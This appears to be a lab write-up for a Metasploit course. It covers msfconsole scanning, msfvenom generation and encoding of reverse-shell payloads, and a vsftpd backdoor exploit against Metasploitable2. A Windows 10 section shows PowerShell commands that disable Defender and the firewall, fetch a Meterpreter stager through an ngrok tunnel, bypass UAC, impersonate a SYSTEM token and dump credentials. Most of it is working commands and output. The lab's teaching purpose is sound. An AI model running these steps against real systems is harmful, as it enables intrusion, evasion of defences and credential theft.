Video Walkthrough Reference
This writeup documents concepts demonstrated in the following walkthrough:
▶️Complete Metasploit Framework Console crash course →Table of Contents
1. msfconsole & Module Types
Auxiliary
Doesn't exploit a target — scanners, fuzzers, data-gathering, admin tasks.
Exploit
Leverages a specific vulnerability to let the framework run arbitrary code on the target.
Payload
The arbitrary code that actually runs on the target once an exploit succeeds — opening a shell, creating a user, etc.
Post
Runs after you already have a session — gathering data, escalating privileges, pivoting.
Launching msfconsole
┌──(aravinda㉿kali)-[~]
└─$ msfconsole
Metasploit tip: When in a module, use back to go back to the top level prompt

 ____________
< metasploit >
 ------------
        \   ,__,
         \  (oo)____
            (__)    )\
               ||--|| *
=[ metasploit v6.4.135-dev ]
+ -- --=[ 2,399 exploits - 1,242 auxiliary - 1,446 payloads ]
+ -- --=[ 419 post - 47 encoders - 11 nops - 9 evasion       ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf >
2. Finding & Reading Modules
search — Cut Through 4,000+ Modules
search also filters by CVE, disclosure date, and platform — e.g. search cve:2021-44228 or search name:eternalblue.msf > search type:auxiliary http html title tag
Matching Modules
================
# Name Disclosure Date Rank Check Description
- ---- --------------- ---- ----- -----------
0 auxiliary/scanner/http/title . normal No HTTP HTML Title Tag Content Grabber
Interact with a module by name or index. For example info 0, use 0
or use auxiliary/scanner/http/title
msf > use auxiliary/scanner/http/title
msf auxiliary(scanner/http/title) > use a module, the prompt updates to show which module is active — that's your context indicator. Always glance at it before you hit run.info — Read Documentation Before You Fire It
msf auxiliary(scanner/http/title) > info

   Name: HTTP HTML Title Tag Content Grabber
 Module: auxiliary/scanner/http/title
License: Metasploit Framework License (BSD)
   Rank: Normal

Basic options:
  Name          Current Setting  Required  Description
  ----          ---------------  --------  -----------
  RHOSTS                         yes       The target host(s)
  RPORT         80               yes       The target port (TCP)
  SHOW_TITLES   true             yes       Show titles as they are grabbed
  SSL           false            no        Negotiate SSL/TLS
  TARGETURI     /                yes       The base path
  THREADS       1                yes       Concurrent threads (max one per host)
  VHOST                          no        HTTP server virtual host

Description:
  Generates a GET request to the provided webservers and returns the
  server header, HTML title attribute and location header (if set).

View the full module info with the info -d command.
3. Auxiliary Modules & Scanners
Auxiliary modules are where reconnaissance happens. Scanners are the biggest sub-category — port scanners, service version scanners, login bruteforcers. They never touch a payload; they just gather intel.
Host Discovery → Port Scan (Metasploitable2)
┌──(aravinda㉿kali)-[~]
└─$ nmap -sn 172.20.10.0/28
Nmap scan report for 172.20.10.1   Host is up
Nmap scan report for 172.20.10.3   Host is up  (VirtualBox virtual NIC)
Nmap scan report for 172.20.10.2   Host is up
Nmap done: 16 IP addresses (3 hosts up) scanned in 2.43 seconds

msf auxiliary(scanner/portscan/tcp) > use auxiliary/scanner/portscan/tcp
msf auxiliary(scanner/portscan/tcp) > set RHOSTS 172.20.10.3
RHOSTS => 172.20.10.3
msf auxiliary(scanner/portscan/tcp) > run

[+] 172.20.10.3 - 172.20.10.3:21  - TCP OPEN
[+] 172.20.10.3 - 172.20.10.3:22  - TCP OPEN
[+] 172.20.10.3 - 172.20.10.3:23  - TCP OPEN
[+] 172.20.10.3 - 172.20.10.3:53  - TCP OPEN
[+] 172.20.10.3 - 172.20.10.3:80  - TCP OPEN
[+] 172.20.10.3 - 172.20.10.3:445 - TCP OPEN
[*] Auxiliary module execution completed
Banner Grabbing — SMB Version
msf auxiliary(scanner/portscan/tcp) > use auxiliary/scanner/smb/smb_version
msf auxiliary(scanner/smb/smb_version) > set RHOSTS 172.20.10.3
RHOSTS => 172.20.10.3
msf auxiliary(scanner/smb/smb_version) > run

[*] 172.20.10.3:445 - SMB Detected (versions: 1) (signatures: optional)
[+] 172.20.10.3:445 - Host is running Unix
[*] 172.20.10.3:445 - SMB signing is not required
[*] Auxiliary module execution completed
4. Configuring Options & Advanced Options
show options / show advanced
show options, and a deeper show advanced table — timeouts, SSL cipher preferences, verbose logging. Most beginners never look here, and it's usually where flaky modules get fixed.msf auxiliary(scanner/http/title) > show advanced
Module advanced options (auxiliary/scanner/http/title):
Name Current Setting Required Description
---- --------------- -------- -----------
HTTP::Auth auto yes Authentication mechanism
HttpClientTimeout no HTTP connect/receive timeout
HttpTrace false no Show raw HTTP requests and responses
SSLVersion Auto yes SSL/TLS version to use
VERBOSE false no Enable detailed status messagesset vs. setg vs. unset
| Command | Scope | When to Use It |
|---|---|---|
set RHOSTS ... | Current module only | One-off scans against a single module |
setg LHOST ... | Global — persists across module switches | Your attacker IP rarely changes mid-session; set it once |
unset RHOSTS | Clears a single option | Cleaning up before reusing a module on a new target |
unset all | Clears every option on the current module | Starting fresh without exiting |
msf auxiliary(scanner/http/title) > setg LHOST 172.20.10.2
LHOST => 172.20.10.2run rhosts=192.168.56.102 threads=10 — useful for quick one-liners without touching global state.5. Payload Theory: Bind vs. Reverse Shell
A payload is the code that runs after an exploit succeeds. Payloads come in three shapes: singles (fully self-contained), stagers (small first-stage payloads that establish a connection), and stages (the larger second payload the stager downloads, like Meterpreter). But the split that matters most on day one is direction.

| Bind Shell | Reverse Shell | |
|---|---|---|
| Who connects | Attacker connects to the target | Target connects back to the attacker |
| Best when | Target has no firewall / NAT in the way | Target is behind NAT or a firewall blocking inbound (the common case) |
| Downside | Broken by almost any modern firewall or router | Attacker's LHOST/LPORT must be reachable — solved later with ngrok |
6. msfvenom
msfvenom replaced the old msfpayload/msfencode combo back in 2015 — one tool that both generates and encodes a payload.
Key Flags
| Flag | Description |
|---|---|
-l, --list <type> | List modules for a type: payloads, encoders, nops, platforms, archs, encrypt, formats, all |
-p, --payload <payload> | Payload to use |
--list-options | List a payload's standard, advanced, and evasion options |
-f, --format <format> | Output format |
-e, --encoder <encoder> | Encoder to use |
-a, --arch <arch> | Architecture for payload/encoders |
-o, --out <path> | Save payload to file |
-b, --bad-chars <list> | Characters to avoid, e.g. '\x00\xff' |
-i, --iterations <count> | Number of times to encode the payload |
-x, --template <path> | Custom executable to use as a template |
Creating a Stager Payload
┌──(aravinda㉿kali)-[~]
└─$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=172.20.10.2 LPORT=4444 \
    -f exe -o /tmp/payload.exe

[-] No platform was selected, choosing Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 355 bytes
Final size of exe file: 7168 bytes
Saved as: /tmp/payload.exe
Encoding — -e and -i
┌──(aravinda㉿kali)-[~]
└─$ msfvenom -p windows/meterpreter/bind_tcp -e x86/shikata_ga_nai -i 3 -f raw

Found 1 compatible encoders
Attempting to encode payload with 3 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 354 (iteration=0)
x86/shikata_ga_nai succeeded with size 381 (iteration=1)
x86/shikata_ga_nai succeeded with size 408 (iteration=2)
Payload size: 408 bytes
Bad Characters — -b
-b, msfvenom automatically finds a compatible encoder for you — no need to pick one manually.┌──(aravinda㉿kali)-[~]
└─$ msfvenom -p windows/meterpreter/bind_tcp -b '\x00' -f raw
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai chosen with final size 354
Payload size: 354 bytesChaining msfvenom Output
┌──(aravinda㉿kali)-[~]
└─$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=172.20.10.2 LPORT=4444 \
    -f raw -e x86/shikata_ga_nai -i 5 \
  | msfvenom -a x86 --platform windows -e x86/countdown -i 8 -f raw \
  | msfvenom -a x86 --platform windows -e x86/shikata_ga_nai -i 9 -f exe -o payload.exe

Payload size: 490 bytes  ->  243 bytes
Final size of exe file: 7168 bytes
Saved as: payload.exe
7. Exploit Module Demo — Metasploitable2
Service Scan → searchsploit
┌──(aravinda㉿kali)-[~]
└─$ nmap -p 21,22,23,53,80,443 -sV -sS 172.20.10.3

PORT    STATE  SERVICE VERSION
21/tcp  open   ftp     vsftpd 2.3.4
22/tcp  open   ssh     OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp  open   telnet  Linux telnetd
53/tcp  open   domain  ISC BIND 9.4.2
80/tcp  open   http    Apache httpd 2.2.8 ((Ubuntu) DAV/2)
443/tcp closed https

┌──(aravinda㉿kali)-[~]
└─$ searchsploit "vsftpd 2.3.4"
--------------------------------------- ---------------------------------
 Exploit Title                          | Path
--------------------------------------- ---------------------------------
vsftpd 2.3.4 - Backdoor Command         | unix/remote/17491.rb
vsftpd 2.3.4 - Backdoor Command         | unix/remote/49757.py
--------------------------------------- ---------------------------------

┌──(aravinda㉿kali)-[~]
└─$ searchsploit -x unix/remote/17491.rb
Exploit: vsftpd 2.3.4 - Backdoor Command Execution (Metasploit)
   URL: https://www.exploit-db.com/exploits/17491
  Path: /usr/share/exploitdb/exploits/unix/remote/17491.rb
 Codes: OSVDB-73573, CVE-2011-2523
Running the Exploit
msf exploit(unix/ftp/vsftpd_234_backdoor) > search vsftpd

Matching Modules
================
   #  Name                                   Disclosure Date  Rank       Check  Description
   -  ----                                   ---------------  ----       -----  -----------
   0  auxiliary/dos/ftp/vsftpd_232           2011-02-03        normal    Yes    VSFTPD 2.3.2 Denial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor   2011-07-03        excellent No     VSFTPD v2.3.4 Backdoor Command Execution

msf exploit(unix/ftp/vsftpd_234_backdoor) > use 1
[*] Using configured payload cmd/linux/http/x86/meterpreter_reverse_tcp
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 172.20.10.3
RHOSTS => 172.20.10.3
msf exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] Started reverse TCP handler on 172.20.10.2:4444
[*] 172.20.10.3:21 - FTP banner hints its vulnerable: 220 (vsFTPd 2.3.4)
[+] 172.20.10.3:21 - The target appears to be vulnerable. Backdoor may be present
[+] 172.20.10.3:21 - Backdoor has been spawned!
[*] Meterpreter session 2 opened (172.20.10.2:4444 -> 172.20.10.3:57233)

meterpreter > getuid
Server username: root
meterpreter > shell
whoami
root
hostname
metasploitable
8. ngrok + Windows 10 Foothold
The real-world problem: your reverse shell needs the target to reach your LHOST/LPORT. If you're behind a home router doing SNAT, or your lab VM is on a NAT'd network, that connection can't get back to you without port forwarding. ngrok punches a public tunnel straight to your local listener — no router config needed.
Opening the Tunnel
┌──(aravinda㉿kali)-[~]
└─$ ngrok tcp localhost:4444

Session Status                online
Account                       Aru (Plan: Free)
Region                        India (in)
Web Interface                 http://127.0.0.1:4040
Forwarding                    tcp://0.tcp.in.ngrok.io:10548 -> localhost:4444

┌──(aravinda㉿kali)-[~]
└─$ dig +short 0.tcp.in.ngrok.io
13.233.222.52
13.202.67.218
3.6.231.193
13.232.253.105
13.200.54.243

LHOST is 3.6.231.193
LPORT is 10548
Generating & Serving the Payload
┌──(aravinda㉿kali)-[~]
└─$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=3.6.231.193 LPORT=10548 \
    -f exe-only -o /tmp/payload.exe

Payload size: 509 bytes
Final size of exe-only file: 6656 bytes
Saved as: /tmp/payload.exe

┌──(aravinda㉿kali)-[/tmp]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...

Disabling Defender & Firewall, Fetching the Stager
PS C:\Windows\system32> Set-MpPreference -DisableRealtimeMonitoring $true
PS C:\Windows\system32> Set-MpPreference -DisableIOAVProtection $true
PS C:\Windows\system32> Set-MpPreference -DisableScriptScanning $true
PS C:\Windows\system32> Set-NetFirewallProfile -Profile Domain,Public,Private -Enabled False
PS C:\Windows\system32> iwr -uri http://172.20.10.2:80/payload.exe -outfile C:\Users\aravinda\Desktop\payload.exe
Handler Setup & Catching the Session
msf exploit(unix/ftp/vsftpd_234_backdoor) > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST 3.6.231.193
msf exploit(multi/handler) > set LPORT 10548
msf exploit(multi/handler) > set reverselistenerbindaddress 127.0.0.1
reverselistenerbindaddress => 127.0.0.1
msf exploit(multi/handler) > set reverselistenerbindport 4444
reverselistenerbindport => 4444
msf exploit(multi/handler) > run

[*] Started reverse TCP handler on 127.0.0.1:4444LHOST/LPORT are what gets embedded in the payload (the public ngrok endpoint), while reverselistenerbindaddress/reverselistenerbindport tell msfconsole where to actually listen locally — ngrok bridges the two.
msf exploit(multi/handler) > run
[*] Started reverse TCP handler on 127.0.0.1:4444
[*] Sending stage (248902 bytes) to 127.0.0.1
[*] Meterpreter session 3 opened (127.0.0.1:4444 -> 127.0.0.1:54654)

meterpreter > getuid
Server username: WINDOWS\aravinda
meterpreter > shell
C:\Users\aravinda\Desktop> whoami
windows\aravinda
C:\Users\aravinda\Desktop> net user

User accounts for \\WINDOWS
-------------------------------------------------------------------------------
Administrator            aravinda                 DefaultAccount
Guest                    WDAGUtilityAccount

meterpreter > getprivs
Enabled Process Privileges
==========================
SeChangeNotifyPrivilege
SeIncreaseWorkingSetPrivilege
SeShutdownPrivilege
SeTimeZonePrivilege
SeUndockPrivilege
9. Post-Exploitation Modules
local_exploit_suggester
meterpreter > background
[*] Backgrounding session 3...

msf exploit(multi/handler) > use post/multi/recon/local_exploit_suggester
[*] Using post/multi/recon/local_exploit_suggester
msf post(multi/recon/local_exploit_suggester) > set SESSION 3
SESSION => 3
msf post(multi/recon/local_exploit_suggester) > run

[*] 127.0.0.1 - Collecting local exploits for x64/windows...
[*] 127.0.0.1 - 192 exploit checks are being tried...
[+] exploit/windows/local/bypassuac_dotnet_profiler: The target appears to be vulnerable.
[+] exploit/windows/local/bypassuac_fodhelper: The target appears to be vulnerable.
[+] exploit/windows/local/bypassuac_sdclt: The target appears to be vulnerable.
[+] exploit/windows/local/ms16_032_secondary_logon_handle_privesc: could not be validated.
[+] exploit/windows/local/win_error_cve_2023_36874: The target appears to be vulnerable.

[*] 127.0.0.1 - Valid modules for session 3:
============================
 #  Name                                                             Potentially Vulnerable?
 -  ----                                                             -----------------------
 1  exploit/windows/local/bypassuac_dotnet_profiler                  Yes
 2  exploit/windows/local/bypassuac_fodhelper                        Yes
 3  exploit/windows/local/bypassuac_sdclt                            Yes
 4  exploit/windows/local/ms16_032_secondary_logon_handle_privesc     Yes
 5  exploit/windows/local/win_error_cve_2023_36874                   Yes
UAC Bypass — bypassuac_fodhelper
ngrok tcp localhost:1234, forwarding to 0.tcp.in.ngrok.io:28763.msf post(multi/recon/local_exploit_suggester) > use exploit/windows/local/bypassuac_fodhelper
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf exploit(windows/local/bypassuac_fodhelper) > set payload windows/x64/meterpreter/reverse_tcp
msf exploit(windows/local/bypassuac_fodhelper) > set SESSION 3
msf exploit(windows/local/bypassuac_fodhelper) > set LHOST 3.6.231.193
msf exploit(windows/local/bypassuac_fodhelper) > set LPORT 28763
msf exploit(windows/local/bypassuac_fodhelper) > set reverselistenerbindaddress 127.0.0.1
msf exploit(windows/local/bypassuac_fodhelper) > set reverselistenerbindport 1234
msf exploit(windows/local/bypassuac_fodhelper) > run
[*] Started reverse TCP handler on 127.0.0.1:1234
[*] UAC is Enabled, checking level...
[+] Part of Administrators group! Continuing...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[*] Executing payload: C:\Windows\system32\cmd.exe /c C:\Windows\System32\fodhelper.exe
[*] Sending stage (248902 bytes) to 127.0.0.1
[*] Meterpreter session 4 opened (127.0.0.1:1234 -> 127.0.0.1:33288)
meterpreter > getuid
Server username: WINDOWS\aravinda
meterpreter > getprivs
Enabled Process Privileges
==========================
SeBackupPrivilege SeDebugPrivilege SeLoadDriverPrivilege
SeChangeNotifyPrivilege SeDelegateSessionUserImpersonatePrivilege
SeCreateGlobalPrivilege SeImpersonatePrivilege SeManageVolumePrivilege
SeCreatePagefilePrivilege SeIncreaseBasePriorityPrivilege
SeCreateSymbolicLinkPrivilege SeRestorePrivilege
SeTakeOwnershipPrivilegeToken Impersonation & Credential Extraction
meterpreter > load incognito
Loading extension incognito...Success.
meterpreter > load kiwi
Loading extension kiwi...Success.

meterpreter > list_tokens -u
[-] Warning: Not currently running as SYSTEM, not all tokens will be available

Delegation Tokens Available
========================================
NT AUTHORITY\SYSTEM
WINDOWS\aravinda

meterpreter > impersonate_token "NT AUTHORITY\SYSTEM"
[+] Delegation token available
[+] Successfully impersonated user NT AUTHORITY\SYSTEM
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM

meterpreter > creds_all
[+] Running as SYSTEM
[*] Retrieving all credentials

msv credentials
===============
Username   Domain   NTLM
--------   ------   ----
aravinda WINDOWS 884hashQuick Reference
| Task | Command |
|---|---|
